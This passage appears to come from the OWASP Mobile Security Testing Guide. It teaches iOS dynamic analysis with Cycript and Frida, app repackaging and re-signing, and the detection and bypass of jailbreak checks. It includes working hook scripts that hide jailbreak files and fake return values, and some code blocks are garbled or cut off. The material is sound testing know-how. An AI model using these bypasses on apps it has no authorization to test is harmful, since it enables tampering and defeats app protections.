To inject into a running process, we need to first find out the process ID (PID). We can run “cycript -p” with the PID to inject cycript into the process. To illustrate we will inject into springboard.

```
$ ps -ef | grep SpringBoard
501 78 1 0 0:00.00 ?? 0:10.57
/System/Library/CoreServices/SpringBoard.app/SpringBoard
$ ./cycrypt -p 78
cy#
```

We have injected cycrypt into SpringBoard, lets try to trigger an alert message on SpringBoard with cycrypt.

```
cy# alertView = [[UIAlertView alloc] initWithTitle:@"OWASP MSTG"
message:@"Mobile Security Testing Guide" delegate:nil
cancelButtonTitle:@"OK" otherButtonTitles:nil]
#"<UIAlertView: 0x1645c550; frame = (0 0; 0 0); layer = <CALayer:
0x164df160>>"
cy# [alertView show]
cy# [alertView release]
```



Discover the document directory with cyscript:

```
cy# [[NSFileManager defaultManager]
URLsForDirectory:NSDocumentDirectory inDomains:NSUserDefaults][0]
#"file:///var/mobile/Containers/Data/Application/A8AE15EE-DC8B-4F1C-
91A5-1FED35212DF/Documents/"
```

Get the delegate class for the application using the command below:

```
cy# [UIApplication sharedApplication].delegate
```

The command `[[UIApp keyWindow] recursiveDescription].toString()` returns the view hierarchy of keyWindow. The description of every subview and sub-subview of keyWindow will be shown and the indentation space reflects the relationships of each views. For an example UILabel, UITextField and UIButton are subviews of UIView.

```
cy# [[UIApp keyWindow] recursiveDescription].toString()
`<UIWindow: 0x16e82190; frame = (0 0; 320 568); gestureRecognizers =
<NSArray: 0x16e80ac0>; layer = <UIWindowLayer: 0x16e63ce0>>
  | <UIView: 0x16e935f0; frame = (0 0; 320 568); autoresize = W+H;
  layer = <CALayer: 0x16e93680>>
    |   | <UILabel: 0x16e8f840; frame = (0 40; 82 20.5); text = 'i am
      groot!'; hidden = YES; opaque = NO; autoresize = RM+BM;
      userInteractionEnabled = NO; layer = <_UILabelLayer: 0x16e8f920>>
    |   | <UILabel: 0x16e8e030; frame = (0 110.5; 320 20.5); text = 'A
      Secret Is Found In The ...'; opaque = NO; autoresize = RM+BM;
      userInteractionEnabled = NO; layer = <_UILabelLayer: 0x16e8e290>>
    |   | <UITextField: 0x16e8fdb0; frame = (8 141; 304 30); text = '';
      clipsToBounds = YES; opaque = NO; autoresize = RM+BM;
      gestureRecognizers = <NSArray: 0x16e94550>; layer = <CALayer:
      0x16e8fea0>>
      |   |   | <_UITextFieldRoundedRectBackgroundViewNeue: 0x16e92770;
        frame = (0 0; 304 30); opaque = NO; autoresize = W+H;
        userInteractionEnabled = NO; layer = <CALayer: 0x16e92990>>
      |   |   | <UIButton: 0x16d901e0; frame = (8 191; 304 30); opaque = NO;
        autoresize = RM+BM; layer = <CALayer: 0x16d90490>>
        |   |     | <UIButtonLabel: 0x16e72b70; frame = (133 6; 38 18); text
          = 'Verify'; opaque = NO; userInteractionEnabled = NO; layer =
          <_UILabelLayer: 0x16e974b0>>
        |   |     | <_UILayoutGuide: 0x16d92a00; frame = (0 0; 0 20); hidden =
          YES; layer = <CALayer: 0x16e936b0>>
        |   |     | <_UILayoutGuide: 0x16d92c10; frame = (0 568; 0 0); hidden =
          YES; layer = <CALayer: 0x16d92cb0>>`
```

Hooking native functions & objective-C methods

- Install the application to be hooked.
- Run the application and make it sure the app is in foreground (should not be in paused state).
- Find the PID of the app using the command: `ps ax | grep App .`

- Hook into the running process by using the command: `crypt -p PID` .
- Cycript interpreter will be provided, on successful hooking. You can get the instance of the application by using the Objective-C syntax `[UIApplication sharedApplication]` .

```
cy# [UIApplication sharedApplication]
cy# var a = [UIApplication sharedApplication]
```

- To find the delegate class of this application:

```
cy# a.delegate
```

- Let's print out the methods for AppDelegate class:

```
cy# printMethods ("AppDelegate")
```

Installing Frida

Frida is a runtime instrumentation framework that lets you inject JavaScript snippets or portions of your own library into native Android and iOS apps. If you've already read the Android section of this guide, you should be quite familiar with this tool.

If you haven't already done so, you need to install the Frida Python package on your host machine:

```
$ pip install frida
```

To connect Frida to an iOS app, you need a way to inject the Frida runtime into that app. This is easy to do on a jailbroken device: just install frida-server through Cydia. Once it is installed, frida-server will automatically run with root privileges, allowing you to easily inject code into any process.

Start Cydia and add Frida's repository by navigating to Manage -> Sources -> Edit -> Add and entering <https://build.frida.re> . You should then be able to find and install the Frida package.

Connect your device via USB and make sure that Frida works by running the `frida-ps` command. This should return the list of processes running on the device:

```
$ frida-ps -U
PID  Name
--- -----
963  Mail
952  Safari
416  BTServer
422  BlueTool
791  CalendarWidget
451  CloudKeychainPro
239  CommCenter
764  ContactsCoreSpot
( ... )
```

We'll demonstrate a few more uses for Frida below, but let's first look at what you should do if you're forced to work on a non-jailbroken device.

Dynamic Analysis on Non-Jailbroken Devices

If you don't have access to a jailbroken device, you can patch and repackage the target app to load a dynamic library at startup. This way, you can instrument the app and do pretty much everything you need to do for a dynamic analysis (of course, you can't break out of the sandbox this way, but you won't often need to). However, this technique works only if the app binary isn't FairPlay-encrypted (i.e., obtained from the app store).

Thanks to Apple's confusing provisioning and code signing system, re-signing an app is more challenging than one would expect. iOS won't run an app unless you get the provisioning profile and code signature header exactly. This requires learning many concepts—certificate types, BundleIDs, application IDs, team identifiers, and how Apple's build tools connect them. Suffice it to say, getting the OS to run a binary that hasn't been built via the default method (Xcode) can be a daunting process.

We're going to use `optool`, Apple's build tools, and some shell commands. Our method is inspired by [Vincent Tan's Swizzler project](#). The NCC group has described an alternative repackaging method.

To reproduce the steps listed below, download [UnCrackable iOS App Level 1](#) from the OWASP Mobile Testing Guide repo. Our goal is to make the UnCrackable app load FridaGadget.dylib during startup so we can instrument it with Frida.

Please note that the following steps are applicable to macOS only. Xcode is available for macOS only.

Getting a Developer Provisioning Profile and Certificate

The *provisioning profile* is a plist file signed by Apple. It whitelists your code signing certificate on one or more devices. In other words, this represents Apple's explicitly allowing your app to run for certain reasons, such as debugging on selected devices (development profile). The provisioning profile also includes the *entitlements* granted to your app. The *certificate* contains the private key you'll use to sign.

Depending on whether you're registered as an iOS developer, you can obtain a certificate and provisioning profile in one of the following ways:

With an iOS developer account:

If you've developed and deployed iOS apps with Xcode before, you already have your own code signing certificate installed. Use the *security* tool to list your signing identities:

```
$ security find-identity -p codesigning -v
1) 61FA3547E0AF42A11E233F6A2B255E6B6AF262CE "iPhone Distribution:
Vantage Point Security Pte. Ltd."
2) 8004380F331DCA22CC1B47FB1A805890AE41C938 "iPhone Developer:
Bernhard Müller (RV852WND79)"
```

Log into the Apple Developer portal to issue a new App ID, then issue and download the profile. An App ID is a two-part string used consisting of a Team ID supplied by Apple and a bundle ID search string that you can set to an arbitrary value, such as `com.example.myapp`. Note that you can use a single App ID to re-sign multiple apps. Make sure you create a *development* profile and not a *distribution* profile so that you can debug the app.

In the examples below, I use my own signing identity, which is associated with my company's development team. I created the app-id "sg.vp.repackaged" and the provisioning profile "AwesomeRepackaging" for these examples. I ended up with the file AwesomeRepackaging.mobileprovision—replace this with your own filename in the shell commands below.

With a Regular iTunes Account:

Apple will issue a free development provisioning profile even if you're not a paying developer. You can obtain the profile with Xcode and your regular Apple account: simply create an empty iOS project and extract embedded.mobileprovision from the app container, which is in the Xcode subdirectory of your home directory:

```
~/Library/Developer/Xcode/DerivedData/<ProjectName>/Build/Products/Debug-iphoneos/<ProjectName>.app/ . The NCC blog post "iOS instrumentation without jailbreak" explains this process in great detail.
```

Once you've obtained the provisioning profile, you can check its contents with the *security* tool. Besides the allowed certificates and devices, you'll find the entitlements granted to the app in the profile. You'll need those for code signing, so extract them to a separate plist file as shown below. Have a look at the file contents to make sure everything is as expected.

```
$ security cms -D -i AwesomeRepackaging.mobileprovision > profile.plist
$ /usr/libexec/PlistBuddy -x -c 'Print :Entitlements' profile.plist >
entitlements.plist
$ cat entitlements.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>application-identifier</key>
    <string>LRUD9L355Y.sg.vantagepoint.repackage</string>
    <key>com.apple.developer.team-identifier</key>
    <string>LRUD9L355Y</string>
    <key>get-task-allow</key>
    <true/>
    <key>keychain-access-groups</key>
    <array>
        <string>LRUD9L355Y.*</string>
    </array>
</dict>
</plist>
```

Note the application identifier, which is a combination of the Team ID (LRUD9L355Y) and Bundle ID (sg.vantagepoint.repackage). This provisioning profile is only valid for the app that has this app id. The “get-task-allow” key is also important—when set to “true,” other processes, such as the debugging server, are allowed to attach to the app (consequently, this would be set to “false” in a distribution profile).

Other Preparations

To make our app load an additional library at startup, we need some way of inserting an additional load command into the main executable’s Mach-O header. [Optool](#) can be used to automate this process:

```
$ git clone https://github.com/alexzielenski/optool.git
$ cd optool/
$ git submodule update --init --recursive
$ xcodebuild
$ ln -s <your-path-to-optool>/build/Release/optool
/usr/local/bin/optool
```

We'll also use [ios-deploy](#), a tool that allows iOS apps to be deployed and debugged without Xcode:

```
$ git clone https://github.com/phonegap/ios-deploy.git
$ cd ios-deploy/
$ xcodebuild
$ cd build/Release
$ ./ios-deploy
$ ln -s <your-path-to-ios-deploy>/build/Release/ios-deploy
/usr/local/bin/ios-deploy
```

The last line in optool and ios-deploy creates a symbolic link and makes the executable available system-wide.

Reload your shell to make the new commands available:

```
zsh: # . ~/.zshrc
bash: # . ~/.bashrc
```

To follow the examples below, you also need FridaGadget.dylib:

```
$ curl -O https://build.frida.re/frida/ios/lib/FridaGadget.dylib
```

Besides the tools listed above, we'll be using standard tools that come with macOS and Xcode. Make sure you have the [Xcode command line developer tools](#) installed.

Patching, Repackaging, and Re-Signing

Time to get serious! As you already know, IPA files are actually ZIP archives, so you can use any zip tool to unpack the archive. Copy FridaGadget.dylib into the app directory and use optool to add a load command to the “UnCrackable Level 1” binary.

```
$ unzip UnCrackable_Level1.ipa
$ cp FridaGadget.dylib Payload/UnCrackable\ Level\ 1.app/
$ optool install -c load -p "@executable_path/FridaGadget.dylib" -t
Payload/UnCrackable\ Level\ 1.app/UnCrackable\ Level\ 1
Found FAT Header
Found thin header...
Found thin header...
Inserting a LC_LOAD_DYLIB command for architecture: arm
Successfully inserted a LC_LOAD_DYLIB command for arm
Inserting a LC_LOAD_DYLIB command for architecture: arm64
Successfully inserted a LC_LOAD_DYLIB command for arm64
Writing executable to Payload/UnCrackable Level 1.app/UnCrackable Level
1...
```

Of course such blatant tampering invalidates the main executable’s code signature, so this won’t run on a non-jailbroken device. You’ll need to replace the provisioning profile and sign both the main executable and FridaGadget.dylib with the certificate listed in the profile.

First, let’s add our own provisioning profile to the package:

```
$ cp AwesomeRepackaging.mobileprovision Payload/UnCrackable\ Level\
1.app/embedded.mobileprovision
```

Next, we need to make sure that the BundleID in Info.plist matches the one specified in the profile because the `codesign` tool will read the Bundle ID from Info.plist during signing; the wrong value will lead to an invalid signature.

```
$ /usr/libexec/PlistBuddy -c "Set :CFBundleIdentifier
sg.vantagepoint.repackage" Payload/UnCrackable\ Level\ 1.app/Info.plist
```

Finally, we use the codesign tool to re-sign both binaries. Instead of “8004380F331DCA22CC1B47FB1A805890AE41C938,” you need to use your signing identity, which you can output by executing the command `security find-identity -p codesigning -v`.

```
$ rm -rf Payload/UnCrackable\ Level\ 1.app/_CodeSignature  
$ /usr/bin/codesign --force --sign  
8004380F331DCA22CC1B47FB1A805890AE41C938 Payload/UnCrackable\ Level\  
1.app/FridaGadget.dylib  
Payload/UnCrackable Level 1.app/FridaGadget.dylib: replacing existing  
signature
```

`entitlements.plist` is the file you created earlier, for your empty iOS project.

```
$ /usr/bin/codesign --force --sign  
8004380F331DCA22CC1B47FB1A805890AE41C938 --entitlements  
entitlements.plist Payload/UnCrackable\ Level\ 1.app/UnCrackable\  
Level\ 1  
Payload/UnCrackable Level 1.app/UnCrackable Level 1: replacing existing  
signature
```


Installing and Running an App

Now you should be ready to run the modified app. Deploy and run the app on the device as follows:

```
$ ios-deploy --debug --bundle Payload/UnCrackable\ Level\ 1.app/
```

If everything went well, the app should launch in debugging mode with lldb attached. Frida should now be able to attach to the app as well. You can verify this with the frida-ps command:

```
$ frida-ps -U  
PID  Name  
---  -----  
499  Gadget
```



Troubleshooting

When something goes wrong (and it usually does), mismatches between the provisioning profile and code signing header are the most likely causes. Reading the [official documentation](#) helps you understand the code signing process. Apple's [entitlement troubleshooting page](#) is also a useful resource.

Automated Repackaging with Objection

[Objection](#) is a mobile runtime exploration toolkit based on [Frida](#). One of the best things about Objection is that it works even with non-jailbroken devices. It does this by automating the process of app repackaging with `FridaGadget.dylib`. We won't cover Objection in detail in this guide, but you can find exhaustive documentation on the [official wiki pages](#).

Method Tracing with Frida

Intercepting Objective-C methods is a useful iOS security testing technique. For example, you may be interested in data storage operations or network requests. In the following example, we'll write a simple tracer for logging HTTP(S) requests made via iOS standard HTTP APIs. We'll also show you how to inject the tracer into the Safari web browser.

In the following examples, we'll assume that you are working on a jailbroken device. If that's not the case, you need to first follow the steps outlined in the previous section to repackage the Safari app.

Frida comes with `frida-trace`, a ready-made function tracing tool. `frida-trace` accepts Objective-C methods via the `-m` flag. You can pass it wildcards as well—given `-[NSURL *]`, for example, `frida-trace` will automatically install hooks on all `NSURL` class selectors. We'll use this to get a rough idea about which library functions Safari calls when the user opens a URL.

Run Safari on the device and make sure the device is connected via USB. Then start `frida-trace` as follows:

```
$ frida-trace -U -m "-[NSURL *]" Safari
Instrumenting functions...
-[NSURL isMusicStoreURL]: Loaded handler at
"/Users/berndt/Desktop/__handlers__/_NSURL_isMusicStoreURL_.js"
-[NSURL isAppStoreURL]: Loaded handler at
"/Users/berndt/Desktop/__handlers__/_NSURL_isAppStoreURL_.js"
(...)
Started tracing 248 functions. Press Ctrl+C to stop.
```

Next, navigate to a new website in Safari. You should see traced function calls on the `frida-trace` console. Note that the `initWithURL:` method is called to initialize a new URL request object.

```
/* TID 0xc07 */
20313 ms  -[NSURLRequest _initWithCFURLRequest:0x1043bca30 ]
20313 ms  -[NSURLRequest URL]
(...
21324 ms  -[NSURLRequest initWithURL:0x106388b00 ]
21324 ms    | -[NSURLRequest initWithURL:0x106388b00 cachePolicy:0x0
timeoutInterval:0x106388b80
```

We can look up the declaration of this method on the [Apple Developer Website](#):

```
- (instancetype)initWithURL:(NSURL *)url;
```

The method is called with a single argument of type `NSURL`. According to the [documentation](#), the `NSURL` class has a property called `absoluteString` whose value should be the absolute URL represented by the `NSURL` object.

We now have all the information we need to write a Frida script that intercepts the `initWithURL:` method and prints the URL passed to the method. The full script is below. Make sure you read the code and inline comments to understand what's going on.

```
import sys
import frida

// JavaScript to be injected
frida_code = """

    // Obtain a reference to the initWithURL: method of the
    NSURLConnection class
    var URL = ObjC.classes.NSURLConnection["- initWithURL:"];

    // Intercept the method
    Interceptor.attach(URL.implementation, {
        onEnter: function(args) {

            // We should always initialize an autorelease pool before
            interacting with Objective-C APIs

            var pool = ObjC.classes.NSAutoreleasePool.alloc().init();

            var NSString = ObjC.classes.NSString;

            // Obtain a reference to the NSLog function, and use it to
            print the URL value
            // args[2] refers to the first method argument (NSURL *url)

            var NSLog = new
NativeFunction(Module.findExportByName('Foundation', 'NSLog'), 'void',
['pointer', ...]);

            NSLog(args[2].absoluteString_());

            pool.release();
        }
    });
"""
```

```
    }
});

"""

process = frida.get_usb_device().attach("Safari")
script = process.create_script(frida_code)
script.on('message', message_callback)
script.load()

sys.stdin.read()
```

Start Safari on the iOS device. Run the above Python script on your connected host and open the device log (we'll explain how to open them in the following section). Try opening a new URL in Safari; you should see Frida's output in the logs.

```
Sep 17 16:01:02 Bernhard-Muellers-iPad MobileSafari[952] <Warning>: http://www.example.com/
Sep 17 16:01:26 Bernhard-Muellers-iPad nehelper[430] <Error>: Configuration for provider
```

Of course, this example illustrates only one of the things you can do with Frida. To unlock the tool's full potential, you should learn to use its JavaScript API. The documentation section of the Frida website has a [tutorial](#) and [examples](#) of Frida usage on iOS.

[Frida JavaScript API reference](#)

iOS Anti-Reversing Defenses

Jailbreak Detection

Overview

In the context of reverse engineering defenses, jailbreak detection mechanisms are added to make it more difficult to run the app on a jailbroken device. This in turn impedes some tools and techniques reverse engineers like to use. As it is the case with most other defenses, jailbreak detection is not a very effective defense on its own, but having some checks sprinkled throughout the app can improve the effectiveness of the overall anti-tampering scheme. A [list of typical jailbreak detection techniques on iOS](#) can be found [below](#).

File-based Checks

Checking for the existence of files and directories typically associated with jailbreaks, such as:

```
/Applications/Cydia.app
/Applications/FakeCarrier.app
/Applications/Icy.app
/Applications/IntelliScreen.app
/Applications/MxTube.app
/Applications/RockApp.app
/Applications/SBSettings.app
/Applications/WinterBoard.app
/Applications/blackrain.app
/Library/MobileSubstrate/DynamicLibraries/LiveClock.plist
/Library/MobileSubstrate/DynamicLibraries/Veency.plist
/Library/MobileSubstrate/MobileSubstrate.dylib
/System/Library/LaunchDaemons/com.ikey.bbot.plist
/System/Library/LaunchDaemons/com.saurik.Cydia.Startup.plist
/bin/bash
/bin/sh
/etc/apt
/etc/ssh/sshd_config
/private/var/lib/apt
/private/var/lib/cydia
/private/var/mobile/Library/SBSettings/Themes
/private/var/stash
/private/var/tmp/cydia.log
/usr/bin/sshd
/usr/libexec/sftp-server
/usr/libexec/ssh-keystore
/usr/sbin/sshd
/var/cache/apt
/var/lib/apt
/var/lib/cydia
```

Checking File Permissions

Another possibility would be trying to write into a location outside the application's sandbox. This can be done by having the application attempt to create a file in, for example, the /private directory. If the file is successfully created, it means the device is jailbroken.'

```
NSError *error;
NSString *stringToBeWritten = @"This is a test.";
[stringToBeWritten writeToFile:@"/private/jailbreak.txt" atomically:YES
    encoding:NSUTF8StringEncoding error:&error];
if(error==nil){
    //Device is jailbroken
    return YES;
} else {
    //Device is not jailbroken
    [[NSFileManager defaultManager]
removeItemAtPath:@"/private/jailbreak.txt" error:nil];
}
```

Checking Protocol Handlers

Attempting to open a Cydia URL. The Cydia app store, which is installed by default by practically every jailbreaking tool, installs the cydia:// protocol handler.

```
if([[UIApplication sharedApplication] canOpenURL:[NSURL
URLWithString:@"cydia://package/com.example.package"]]){
```

Calling System APIs

Calling the system() function with a NULL argument on a non jailbroken device will return "0"; doing the same on a jailbroken device will return "1". This is since the function will check whether `/bin/sh` can be accessed, and this is only the case on jailbroken devices.

Bypassing Jailbreak Detection

Once you start the application, which has jailbreak detection enabled on a jailbroken device, you will notice one of the following:

1. The application closes immediately without any notification
2. There is a popup window indicating that the application won't run on a jailbroken device

In the first case, it's worth checking if the application is fully functional on non-jailbroken device. It might be that the application is in reality crashing or has a bug that causes exiting. This might happen when you're testing a preproduction version of the application.

Let's look on how to bypass jailbreak detection using once again Damn Vulnerable iOS application as an example. After loading the binary into Hopper, you need to wait until the application is fully disassembled (look at the top bar). Then we can look for 'jail' string in the search box. We see two different classes, which are `SFAntiPiracy` and `JailbreakDetectionVC`. You might also want to decompile the functions to see what they are doing and especially what they return.

The screenshot shows the Hopper Disassembler interface. At the top, there are tabs for 'Labels' and 'Strings'. A search bar contains the text 'jailbr'. Below the search bar, a 'Tag Scope' button is visible. The main area displays a list of search results:

- +[SFAntiPiracy isJailbroken]
- +[SFAntiPiracy isTheDeviceJailbroken]
- [JailbreakDetectionVC initWithNibName:bundle:]
- [JailbreakDetectionVC viewDidLoad]
- [JailbreakDetectionVC didReceiveMemoryWarning]
- [JailbreakDetectionVC readArticleTapped:]
- [JailbreakDetectionVC jailbreakTest1Tapped:]
- [JailbreakDetectionVC jailbreakTest2Tapped:]
- [JailbreakDetectionVC isJailbroken]
- +[DamnVulnerableAppUtilities showAlertForJailbreakTestIsJailbro...]
- [ApplicationPatchingDetailsVC jailbreakTestTapped:]
- +[FlurryUtil deviceIsJailbroken]
- [PFDDevice isJailbroken]

At the bottom of the interface, there are three checkboxes: 'Remove potentially dead code' (checked), 'Remove LO/HI macros' (checked), and a third checkbox which is currently unchecked. The code editor below shows assembly code for a method:

```
char -[JailbreakDetectionVC isJailbroken] (void)
{
    r7 = sp + 0xc;
    sp = sp - 0xc;
    r8 = @selector(defaultManager);
    r0 = objc_msgSend(*0x4b79bc, r8, r2, r3, v
    r7 = r7;
    r6 = [r0 retain];
    r5 = @selector(fileExistsAtPath:);
    r4 = objc_msgSend(r5, r6);
}
```

As you can see, there is a class method `+[SFAntiPiracy isTheDeviceJailbroken]` and instance method `-[JailbreakDetectionVC isJailbroken]`. The main difference for us is that we can inject cycript and call the class method directly, whereas when it comes to instance method, we must first look for instances of the target class. The function `choose`

will look in the memory heap for known signatures of a given class and return an array of instances that were found. It's important to put an application into a desired state, so that the class is indeed instantiated.

Let's inject cycript into our process (look for your PID with `top`):

```
iOS8-jailbreak:~ root# cycript -p 12345
cy# [SFAntiPiracy isTheDeviceJailbroken]
true
```

As you can see our class method was called directly and returned true. Now, let's call `-[JailbreakDetectionVC isJailbroken]` instance method. First, we have to call `choose` function to look for instances of `JailbreakDetectionVC` class.

```
cy# a=choose(JailbreakDetectionVC)
[]
```

Ooops! The returned array is empty. It means that there are no instances of this class registered within the runtime. In fact, we haven't clicked second 'Jailbreak Test' button, which indeed initializes this class:

```
cy# a=choose(JailbreakDetectionVC)
[#<JailbreakDetectionVC: 0x14ee15620>]
cy# [a[0] isJailbroken]
True
```



Hence you now understand why it's important to have your application in a desired state. Now bypassing jailbreak detection in this case with cycript is trivial. We can see that the function returns Boolean and we just need to replace the return value. We can do it by replacing the function implementation with cycript. Please note that this will actually replace the function under its given name, so beware of side effects in case if the function modifies anything in the application:

```
cy# JailbreakDetectionVC.prototype.isJailbroken=function(){return  
false}  
cy# [a[0] isJailbroken]  
false
```



In this case we have bypassed the jailbreak detection of the application!

Now, imagine that the application is closing immediately upon detecting that the device is jailbroken. In this case you have no chance (time) to launch cycript and replace function implementation. Instead, you would have to use CydiaSubstrate, use a proper hooking function, like `MSHookMessageEx` and compile the tweak. There are [good sources](#) on how to perform this, however, we will provide possibly a faster and more flexible approach.

Frida is a dynamic instrumentation framework, which allows you to use among other a JavaScript API to instrument the apps. One feature that we will use in bypassing jailbreak detection is to perform so-called early instrumentation, i.e. replace function implementation on startup.

1. First, ensure that `frida-server` is running on your iDevice
2. iDevice must be connected via USB cable
3. Use `frida-trace` on your workstation:

```
$ frida-trace -U -f
/Applications/DamnVulnerableIOSApp.app/DamnVulnerableIOSApp -m "-
[JailbreakDetectionVC isJailbroken]"
```

This will actually start DamnVulnerableIOSApp, trace calls to `-[JailbreakDetectionVC isJailbroken]` and create a JavaScript hook with `onEnter` and `onLeave` callback functions. Now it's trivial to replace the return value with `value.replace()` as shown in the example below:

```
onLeave: function (log, retval, state) {
    console.log("Function [JailbreakDetectionVC isJailbroken]
originally returned:"+ retval);
    retval.replace(0);
    console.log("Changing the return value to:"+retval);
}
```

Running this will have the following result:

```
$ frida-trace -U -f
/Applications/DamnVulnerableIOSApp.app/DamnVulnerableIOSApp -m "-
[JailbreakDetectionVC isJailbroken]"

Instrumenting functions...
`...
-[JailbreakDetectionVC isJailbroken]: Loaded handler at
"./__handlers__/_JailbreakDetectionVC_isJailbroken_.js"
Started tracing 1 function. Press Ctrl+C to stop.
Function [JailbreakDetectionVC isJailbroken] originally returned:0x1
Changing the return value to:0x0
    /* TID 0x303 */
6890 ms  -[JailbreakDetectionVC isJailbroken]
Function [JailbreakDetectionVC isJailbroken] originally returned:0x1
Changing the return value to:0x0
22475 ms  -[JailbreakDetectionVC isJailbroken]
```

Please note that there were two calls to `-[JailbreakDetectionVC isJailbroken]`, which corresponds to two physical taps on the app GUI.

Frida is a very powerful and versatile tool. Refer to the [documentation](#) to get more details.

— TODO [a generic Frida script that catches many JB detection methods] —

Python script for hooking Objective-C methods and native functions:

```
import frida
import sys

try:
    session = frida.get_usb_device().attach("Target Process")
except frida.ProcessNotFoundError:
    print "Failed to attach to the target process. Did you launch the app?"
    sys.exit(0);

script = session.create_script("""
// Handle fork() based check

var fork = Module.findExportByName("libsystem_c.dylib", "fork");

Interceptor.replace(fork, new NativeCallback(function () {
    send("Intercepted call to fork().");
    return -1;
}, 'int', []));

var system = Module.findExportByName("libsystem_c.dylib", "system");

Interceptor.replace(system, new NativeCallback(function () {
    send("Intercepted call to system().");
    return 0;
}, 'int', []));

// Intercept checks for Cydia URL handler

var canOpenURL = ObjC.classes.UIApplication["- canOpenURL:"];

Interceptor.attach(canOpenURL.implementation, {
    onEnter: function(args) {
        var url = ObjC.Object(args[2]);
        send("[UIApplication canOpenURL:] " + path.toString());
    },
    onLeave: function(retval) {
        send ("canOpenURL returned: " + retval);
    }
});

});
```

```
// Intercept file existence checks via [NSFileManager  
fileExistsAtPath:]  
  
var fileExistsAtPath = ObjC.classes.NSFileManager["-  
fileExistsAtPath:"];  
var hideFile = 0;  
  
Interceptor.attach(fileExistsAtPath.implementation, {  
    onEnter: function(args) {  
        var path = ObjC.Object(args[2]);  
        // send("[NSFileManager fileExistsAtPath:] " +  
path.toString());  
  
        if (path.toString() == "/Applications/Cydia.app" ||  
path.toString() == "/bin/bash") {  
            hideFile = 1;  
        }  
    },  
    onLeave: function(retval) {  
        if (hideFile) {  
            send("Hiding jailbreak file...");MM  
retval.replace(0);  
            hideFile = 0;  
        }  
  
        // send("fileExistsAtPath returned: " + retval);  
    }  
});  
  
/* If the above doesn't work, you might want to hook low level file  
APIs as well  
  
var openat = Module.findExportByName("libsystem_c.dylib",  
"openat");  
var stat = Module.findExportByName("libsystem_c.dylib",  
"stat");  
var fopen = Module.findExportByName("libsystem_c.dylib",  
"fopen");  
var open = Module.findExportByName("libsystem_c.dylib",  
"open");
```

```

var faccessset =
Module.findExportByName("libsystem_kernel.dylib", "faccessat");

*/
"""

def on_message(message, data):
    if 'payload' in message:
        print(message['payload'])

script.on('message', on_message)
script.load()
sys.stdin.read()

```

File Integrity Checks

Overview

There are two file-integrity related topics:

1. *The application-source related integrity checks:* In the “Tampering and Reverse Engineering” chapter, we discussed iOS IPA application signature check. We also saw that determined reverse engineers can easily bypass this check by re-packaging and re-signing an app using a developer or enterprise certificate. One way to make this harder, is to add an internal runtime check in which you check whether the signatures still match at runtime.
2. *The file storage related integrity checks:* When files are stored by the application or key-value pairs in the keychain, `User Defaults / NSUserDefaults`, a SQLite database or a Realm database, then their integrity should be protected.

Sample Implementation - application-source

Integrity checks are already taken care off by Apple using their DRM. However, there are additional controls possible, such as in the example below. Here the `mach_header` is parsed through to calculate the start of the instruction data and then use that to generate

the signature. Now the signature is compared to the one given. Please make sure that the signature to be compared to is stored or coded somewhere else.

```
int xyz(char *dst) {
    const struct mach_header * header;
    Dl_info dlinfo;

    if (dladdr(xyz, &dlinfo) == 0 || dlinfo.dli_fbase == NULL) {
        NSLog(@" Error: Could not resolve symbol xyz");
        [NSThread exit];
    }

    while(1) {

        header = dlinfo.dli_fbase; // Pointer on the Mach-O header
        struct load_command * cmd = (struct load_command *) (header +
1); // First load command
        // Now iterate through load command
        //to find __text section of __TEXT segment
        for (uint32_t i = 0; cmd != NULL && i < header->ncmds; i++) {
            if (cmd->cmd == LC_SEGMENT) {
                // __TEXT load command is a LC_SEGMENT load command
                struct segment_command * segment = (struct
segment_command *)cmd;
                if (!strcmp(segment->segname, "__TEXT")) {
                    // Stop on __TEXT segment load command and go
through sections
                    // to find __text section
                    struct section * section = (struct section *)
(segment + 1);
                    for (uint32_t j = 0; section != NULL && j <
segment->nsects; j++) {
                        if (!strcmp(section->sectname, "__text"))
                            break; //Stop on __text section load
command
                        section = (struct section *) (section + 1);
                    }
                    // Get here the __text section address, the __text
section size
                    // and the virtual memory address so we can
calculate
                    // a pointer on the __text section
                }
            }
        }
    }
}
```

```

        uint32_t * textSectionAddr = (uint32_t *)section-
>addr;
        uint32_t textSectionSize = section->size;
        uint32_t * vmaddr = segment->vmaddr;
        char * textSectionPtr = (char *)((int)header +
(int)textSectionAddr - (int)vmaddr);
        // Calculate the signature of the data,
        // store the result in a string
        // and compare to the original one
        unsigned char digest[CC_MD5_DIGEST_LENGTH];
        CC_MD5(textSectionPtr, textSectionSize, digest);
// calculate the signature
        for (int i = 0; i < sizeof(digest); i++)
// fill signature
        sprintf(dst + (2 * i), "%02x", digest[i]);

        // return strcmp(originalSignature, signature) ==
0;    // verify signatures match

        return 0;
    }
}
cmd = (struct load_command *)((uint8_t *)cmd + cmd-
